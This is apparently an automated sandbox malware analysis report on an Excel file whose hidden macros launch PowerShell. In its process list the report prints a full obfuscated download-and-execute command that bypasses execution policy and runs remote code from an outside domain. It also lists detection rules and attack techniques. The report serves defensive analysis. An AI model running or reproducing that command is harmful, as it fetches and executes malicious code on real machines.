

JoeSandbox Cloud BASIC



ID: 337287

Sample Name:
Telex06012020.xls

Cookbook:
defaultwindowsofficecookbook.jbs

Time: 09:26:53

Date: 08/01/2021

Version: 31.0.0 Red Diamond

Table of Contents


Table of Contents	2
Analysis Report Telex06012020.xls	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Startup	4
Malware Configuration	4
Yara Overview	4
Initial Sample	4
Dropped Files	4
Memory Dumps	5
Sigma Overview	5
System Summary:	5
Signature Overview	5
Software Vulnerabilities:	5
System Summary:	5
Data Obfuscation:	5
Mitre Att&ck Matrix	5
Behavior Graph	6
Screenshots	6
Thumbnails	6
Antivirus, Machine Learning and Genetic Malware Detection	7
Initial Sample	7
Dropped Files	7
Unpacked PE Files	7
Domains	7
URLs	8
Domains and IPs	8
Contacted Domains	8
URLs from Memory and Binaries	8
Contacted IPs	8
General Information	8
Simulations	9
Behavior and APIs	9
Joe Sandbox View / Context	9
IPs	9
Domains	9
ASN	9
JA3 Fingerprints	9
Dropped Files	9
Created / dropped Files	9
Static File Info	11
General	11
File Icon	12
Static OLE Info	12
General	12
OLE File "Telex06012020.xls"	12
Indicators	12
Summary	12
Document Summary	12
Streams	12
Stream Path: \x1CompObj, File Type: data, Stream Size: 114	12
General	13
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 288	13
General	13
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 200	13

General	13
Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 118310	13
General	13
Macro 4.0 Code	13
Network Behavior	13
Code Manipulations	14
Statistics	14
Behavior	14
System Behavior	14
Analysis Process: EXCEL.EXE PID: 920 Parent PID: 584	14
General	14
File Activities	14
File Created	14
File Deleted	15
File Moved	15
File Written	15
File Read	21
Registry Activities	21
Key Created	21
Key Value Created	22
Analysis Process: cmd.exe PID: 2552 Parent PID: 920	29
General	29
Analysis Process: powershell.exe PID: 2548 Parent PID: 2552	30
General	30
File Activities	30
File Read	30
Disassembly	31
Code Analysis	31

Analysis Report Telex06012020.xls

Overview

General Information

Sample Name:	Telex06012020.xls
Analysis ID:	337287
MD5:	c221348cc4be1c...
SHA1:	b7bbcb23c92782..
SHA256:	07a877cc1499b2..
Tags:	xls
Most interesting Screenshots:	


Detection

MALICIOUS SUSPICIOUS CLEAN UNKNOWN Hidden Macro 4.0	
Score:	64
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Office document tries to convince vi...
Document exploit detected (process...
Found Excel 4.0 Macro with suspicio...
PowerShell case anomaly found
Sigma detected: Microsoft Office Pr...
Contains long sleeps (>= 3 min)
Creates a process in suspended mo...
Document contains embedded VBA ...
Enables debug privileges
May sleep (evasive loops) to hinder ...
Queries the volume information (nam...
Yara detected Xls With Macro 4.0
Yara signature match

Classification



Startup

- System is w7x64
-  EXCEL.EXE (PID: 920 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
 -  cmd.exe (PID: 2552 cmdline: CmD.Exe /C poWeRSheLL.Exe -ex BYPAsS -NoP -w 1 iEx(curl ('http://lankarecipes.com/mages.jp' + 'g')) MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
 -  powershell.exe (PID: 2548 cmdline: poWeRSheLL.Exe -ex BYPAsS -NoP -w 1 iEx(curl ('http://lankarecipes.com/mages.jp' + 'g')) MD5: 852D67A27E454BD389FA7F02A8CBE23F)
- cleanup

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
Telex06012020.xls	PowerShell_in_Word_Doc	Detects a powershell and bypass keyword in a Word document	Florian Roth	0x1cf5e:\$s1: poWeRSheLL.Exe 0x1cf72:\$s2: BYPAsS
Telex06012020.xls	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	0x1cf5e:\$s1: poWeRSheLL
Telex06012020.xls	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
--------	------	-------------	--------	---------

Source	Rule	Description	Author	Strings
C:\Users\user\Desktop\A2FE0000	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	0x1c776:\$s1: poWeRSheLL

Memory Dumps


Source	Rule	Description	Author	Strings
00000004.00000002.2109249416.0000000001C D6000.00000004.00000001.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	0x8c8:\$s1: poWeRSheLL

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas


Data Obfuscation:

PowerShell case anomaly found

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Command and Scripting Interpreter 1	Path Interception	Process Injection 1 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Data Obfuscation	Eavesdrop on Insecure Network Communication
Default Accounts	Scripting 1 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS
Domain Accounts	PowerShell 1	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location
Local Accounts	Exploitation for Client Execution 1	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1	NTDS	File and Directory Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 1 1	LSA Secrets	System Information Discovery 1 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication



Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Telex06012020.xls	6%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://lankarecipes.com/mages.jpPE	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://lankarecipes.com/mages.jp	5%	Virustotal		Browse
http://lankarecipes.com/mages.jp	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://lankarecipes.com/mages.jpPE	powershell.exe, 00000004.0000002.2113166439.00000000036AE000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://www.%s.comPA	powershell.exe, 00000004.0000002.2109868548.0000000002480000.00000002.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	low
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous	powershell.exe, 00000004.0000002.2109868548.0000000002480000.00000002.00000001.sdmp	false		high
http://lankarecipes.com/mages.jp	Telex06012020.xls	true	5%, Virustotal, Browse - Avira URL Cloud: safe	unknown
http://www.piriform.com/ccleanerv	powershell.exe, 00000004.0000002.2109151694.00000000003BE000.00000004.00000020.sdmp	false		high

Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	337287
Start date:	08.01.2021
Start time:	09:26:53
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 50s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Telex06012020.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0

Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal64.expl.evad.winXLS@5/6@0/0
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe

Simulations

Behavior and APIs

Time	Type	Description
09:27:49	API Interceptor	16x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\D1FE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Local\Temp\ID1FE0000	
File Type:	data
Category:	dropped
Size (bytes):	114884
Entropy (8bit):	7.924848950112002
Encrypted:	false
SSDEEP:	3072:rEoHzSJtwYold/FMeHxvPneILDcFXoCFsWJfrEQlwYoLH9PnedDCfLHF
MD5:	E2BAF3BE6E8821D027C56FFC2C812560
SHA1:	BCE4F0AC5FDC9F6A22A0F55D4978D8A427FE63A3
SHA-256:	153BDEC7E9232F0CC2D3725560D1BF70BD98800BD2A8600A8BC0B8EDB4F54EFA
SHA-512:	ED2A3D8E7B589B7265FA170C6DFD78BBE4D1B3134FF0EFE59DCD84A59EB9EB3DE8091E4892EE104BF6EF339ABFB0CA47EC08DDF53A764738ACFFF5DD93335C98
Malicious:	false
Reputation:	low
Preview:	.U.n.1..W.?..f.D....EK.I.\$`....%_C_.sm.U...Z..y..q..3...j...w-.7=V..^i7o.....U..S.x-.....6.V.v.EJ.+(`^6>.....V\$z.s..\9.A.w.w\\$.S`.w...l.dC.wN....n^j...h)...k.Dj?i...%.C..p...iB...%*..?.3...HT.I....D0x..bt....\.._jg]....h..VP=-...->.../..\$.k.H0M.Yc.-~.....Q*...y..h.B...uU.}7^(...>..._O>..Bse.0m..._vGzEYE.C.....=%]....RtF.^{.dt...b.pH.Sg..Hq.].(l...uB.....PK.....!.;!.....[Content_Types].xml...(.....N

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime= Tue Oct 17 10:04:00 2017, mtime= Fri Jan 8 16:27:47 2021, atime= Fri Jan 8 16:27:47 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.50156641594565
Encrypted:	false
SSDEEP:	12:85QrGn8LgXg/XAICPCHaX2B8GB/XiUcX+WnicvbJbDtZ3YilMMEpxRljKzqCTdJU:85Fnq/XTm6G9+YepDv3qm1rNru/
MD5:	CEE4BEB206F3562C8D82377177B56870
SHA1:	00CB7D520CA531CD7A8F79E377F2A3BE1A49E650
SHA-256:	BEA9D69ADB2EEDFE7D5369415D5C724D2C54A0AE527C3BE785A5AFF191B38B2C
SHA-512:	A6A4165E2C62E95749BE34C15C6D2130DE4C6DCC2A0A7798AFB819BBC1FE7CC4AF23C94772721D97CC5D86F700191CD93A2C15A435013FF1C90149C2AF6B1EB
Malicious:	false
Reputation:	low
Preview:	L.....F.....7G...Y.....Y.....0.....i.....P.O. .i.....+00.../C:\.....t1....QK.X..Users.`.....:QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=...U.....A.l.b.u.s.....z.1.....(Rx...Desktop.d.....QK.X(Rx.*..._...=.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#\980108\Users.user\Desktop.....\.....\.....\.....\D.e.s.k.t.o.p.....LB.)...Ag.....1SPS.XF.L8C....&m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....980108.....D_....3N...W...9r.[*.....}EkD_....3N...W...9r.[*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Telex06012020.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime= Wed Aug 26 14:08:16 2020, mtime= Fri Jan 8 16:27:47 2021, atime= Fri Jan 8 16:27:47 2021, length=129024, window=hide
Category:	dropped
Size (bytes):	2058
Entropy (8bit):	4.508098766866766
Encrypted:	false
SSDEEP:	24:8h/O/XTm6GreV6Jeh1Dv3qm1dM7dD2h/O/XTm6GreV6Jeh1Dv3qm1dM7dV:8M/XTFGqUJ4EgQh2M/XTFGqUJ4EgQ/
MD5:	81CC1375A90058915E21B56A32B2E605
SHA1:	BB705D363B78C86A64F18B399B28FDBDD84F1FEA
SHA-256:	9B658BEEA67608F217B9FEFFD53BDFCC83F3EE0CD5B506B6E52079DB959D610C
SHA-512:	5C8972D7A3B37B6D828F47D49C6D9F61519EC93AAD346FF6A2F95E64F996A68096983D702D3BCBCECA3C852302A938A4C0D952B0E457D7B666E5217691F71921
Malicious:	false
Reputation:	low
Preview:	L.....F....."c...Y.....P.O. .i.....+00.../C:\.....t1....QK.X..Users.`.....:QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=...U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._...=.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....I.2.....(Ru. .TELEX0-1.XLS..P.....Q.y.Q.y*...8.....T.e.l.e.x.0.6.0.1.2.0.2.0...x.l.s.....{.....-...8...[.....?J.....C:\Users\..#\980108\Users.user\Desktop\Telex06012020.xls.(.....\.....\.....\.....\D.e.s.k.t.o.p\T.e.l.e.x.0.6.0.1.2.0.2.0...x.l.s.....LB.)...Ag.....1SPS.XF.L8C....&m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....980108.....D_....3N...W...9F.C.....[D_....3

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	92

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Entropy (8bit):	4.1711745601340615
Encrypted:	false
SSDEEP:	3:oyBVomMHZOvX/6lphZOvX/6lmMHZOvX/6lv:dj6M9S7W9SxM9S1
MD5:	0A818CE42B82E28C18F24F1461724805
SHA1:	A8825698DD788B8C2236FF6BEFB7235D0938A1ED
SHA-256:	D2955390CEE036E08F72AB94C450ADFAF4244F6318837DB856DA042C607EE07
SHA-512:	4824E4170BC4DC4022AB1ABDE52BC3ADC2F0DD3A95756CEAA115CFA04805489B2FCBED0DC14D8C339E73424450BCAB2A3ED5E4D11E97DB1CF4A1C55EF66EBDF0
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..Telex06012020.LNK=0..Telex06012020.LNK=0..[xls]..Telex06012020.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\RE8JT9ZBAB6XM8JSDXZM.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.585601523755251
Encrypted:	false
SSDEEP:	96:chQCsMqUqvsvqJCwoqz8hQCsMqUqvsEHyqvJCworAzv1YxHRf8O2IUv0lu:cydoqz8yFHnorAzvAf8OClu
MD5:	1232E816E0A93FBFAAEA1C40136610F2
SHA1:	CF6BF6F81E01F5D9A81E4F538D81D4116C1BB739
SHA-256:	5A4A1DAE691D18BBF424E84F08BAF3B6F637EDBB3A1437BDBD4B9C371DCFFA76
SHA-512:	58A7B6EF796A54E0ECAB91925478CC6C0F23DB7C99BAA661897E4627208551445E29379980E2D2CAB9F7E746E9E83886591BACFFFAFAA2AD5939479C0E39E176:
Malicious:	false
Reputation:	low
Preview:	FL.....F"..8.D...xq.{D...xq.{D...k.....P.O.i.....+00../C:\.....\1....{J}\. PROGRA~3..D.....{J}*...k.....P.r.o. g.r.a.m.D.a.t.a....X.1.....~J v. MICROS~1..@.....~J v*..l.....M.i.c.r.o.s.o.f.t....R.1....wJ;.. Windows.<.....:wJ;*.....W.i.n.d.o.w.s.....1.....:({ ..STARTM~1.j.....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.6....~.1.....Pf...Programs.f.....:..Pf.*.....<....P.r.o.g.r.a.m.s...@.s.h.e.l. l.3.2...d.l.l.,-2.1.7.8.2.....1....xJu=.ACCESS~1.l.....:wJr.*.....B....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.6.1....j.1.....". WINDOW~1.R.....:;*..... W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l....v.2.k...., .WINDOW~2.LNK..Z.....:;,*...=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\A2FE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	137504
Entropy (8bit):	7.51294414513354
Encrypted:	false
SSDEEP:	3072:C4xEtjPOtioVjDGUU1qfDlaGGx+cL2QnA1HwSJtUkUIR/FoeHxv7nalHDCfZoCFK:3xEtjPOtioVjDGUU1qfDlavx+W2QnAZX
MD5:	30CF8F172ECDFAA5A1A3C36A9D45691B
SHA1:	CBF238E79157CEEA2D6459AA485D3E6480AD53BF
SHA-256:	3D20AF19828EDAA4ACB2FC828525B60ECF32E3228D7FEE989D79699C1F589A19
SHA-512:	E70AAE6EB587F7EC7AFDC3FB26D7F02F63787ABA1E4F7133473E58933ED1D959427CDFB564562AD943337401B0FCBA46936F7F97C1A55E0723143F879F7D149F
Malicious:	false
Yara Hits:	Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: C:\Users\user\Desktop\A2FE0000, Author: Florian Roth
Reputation:	low
